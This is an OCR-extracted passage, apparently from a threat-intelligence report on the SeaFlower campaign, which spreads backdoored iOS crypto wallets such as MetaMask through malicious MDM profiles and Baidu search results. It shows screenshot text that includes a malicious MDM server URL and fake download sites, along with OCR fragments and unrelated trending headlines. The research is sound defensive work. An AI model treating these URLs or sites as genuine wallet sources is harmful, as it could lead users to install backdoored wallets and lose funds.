
Contains Device Enrolment Challenge

More Details





Installing the certificate "Apple Root CA - G3" will add it to the list of trusted certificates on your iPhone.



Inst
Cer st
of t

MO

**Remote Management**


Do you trust this profile's source to enrol your iPhone into remote management?

Inst
administrator at "https://ww.hq0q2dm.cn/index/server/72c14295-370a-4181-a6ed-2169c29e78f4" to remotely manage your iPhone.

The administrator may collect personal data, add/remove accounts and restrictions, and install, manage and list apps on your iPhone.

温馨提示


如提示MDM有效负载不匹配或描述文件已安装 请前往设置-通用-描述文件与设备管理移除移动设备管理下方的描述文件重新安



装。如长时间显示请等待或下载中请点击浏览器右上角刷新按钮刷新页面。

MetaMask

评分及评论


Weather
Find My
Shortcuts
Contacts
Files
Translate
Utilities
imToken
HttpWatchB...
MetaMask
TokenPocket
Apple
MetaMask
MetaMask
Coinbase
Wallet


iPhone with multiple installed backdoored wallets

> Note: We reported at very early stage of this campaign all the Apple developer id's linked to these provisioning profiles to Apple and they revoked them. We are planning to continue reporting this activity to Apple Threat intelligence teams on a regular basis.

The last question to be answered is how the users are targeted and redirected to these websites offering backdoored wallets? short answer: Search Engines. Indeed, search engines are one of the clear entry points for SeaFlower that we identified to this date, redirecting mobile users to fake/cloned wallet download websites. In particular, Baidu search engine results are one of the initial vectors for these attacks.

Baidu, Inc is a Chinese multinational AI technology company with a search engine. We were interested to see if there's any SEO or targeting to coinbase or metamask users in that search engine.

We searched for "download metamask ios" and one of the baidu links on the first results page redirected us to token18[.]app website, which was SeaFlower Drive-by download page, sweet!


download metamask ios

百度一下

——进入—— ——点击———> 【Metamask苹果版下载】 <——

微博 百度快照

MetaMask安卓手机版-MetaMask中文版手机下载 v3.2.0-咕咕猪

2021年12月10日 标签 交易 记录 金融 详细信息 当前版本v3.2.0 更新时间2021年12月10日 文件大小59.1 MB 系统要求Android2.0.3以上iOS 8.0或更高版本 官方网站暂无 开发商迪博(海南)区块链科技有...

www.guguzhu.com/apple/3784...html 百度快照

metamask ios版

2022年1月24日 metamask ios版多次与当地镇政metamask ios版 <p>目前看,s版在广州有固定居所且未涉嫌上述罪名的周筱赟律师并不符合“指定居所监视居住”的条件。</p> <p>meta...

www.haikong.com/ind...php?5dpv... 百度快照

metamask手机钱包下载-metamask ios下载v2.2.0_零度软件园

2021年10月11日 metamask手机钱包是一款全新的理财类的手机软件,全新的货币式钱包非常受广大金融爱好者的关注,大家可以在这里了解更多相关的信息和知识 ,有专业的相关人员为大家在线讲解,软件内部...

www.05sun.com/downinfo/418612.... 百度快照

其他人还在搜

metamask下载 metamask手机版 metatrader metamask钱包 手机安装metamask
metamask使用教程 metamask打不开 metamask怎么读 metamask是什么

以太坊钱包Metamask 下载,Metamask 10.8.1(全版本)最新版...


2020年8月6日 STEP 1 下载链接:https://pan.baidu.com/s/1Qs_PkWM1z93q8uOIUQrTiw提取码: xdxs (有三个文件,选择metamask-chrome-7.7.9.zip) STEP 2 点击 “metakmask官方版最新版” 列表下的 “me...

博客园 百度快照

MetaMask app下载-MetaMask小狐狸手机钱包中文版下载-逍遥...

2021年6月30日 需要网络放心下载免谷歌商店 应用信息 应用厂商 :MetaMask 当前版本 :v3.6.0 游戏大小 :142.35M 系统要求 :需要支持安卓系统

8 上海一对双胞胎取名谐音上下左右
9 夫妻同时接到骚扰电话放在一起
10 台湾问题与乌克兰问题没任何可比性 热
11 委员反问记者：怎样才愿意生二孩
12 女子接二胎放学被当成奶奶
13 代表回应为何建议取消醉驾罪 新
14 印度人口已超中国？专家：网络误传
15 俄方称在乌发现美国军事生物计划

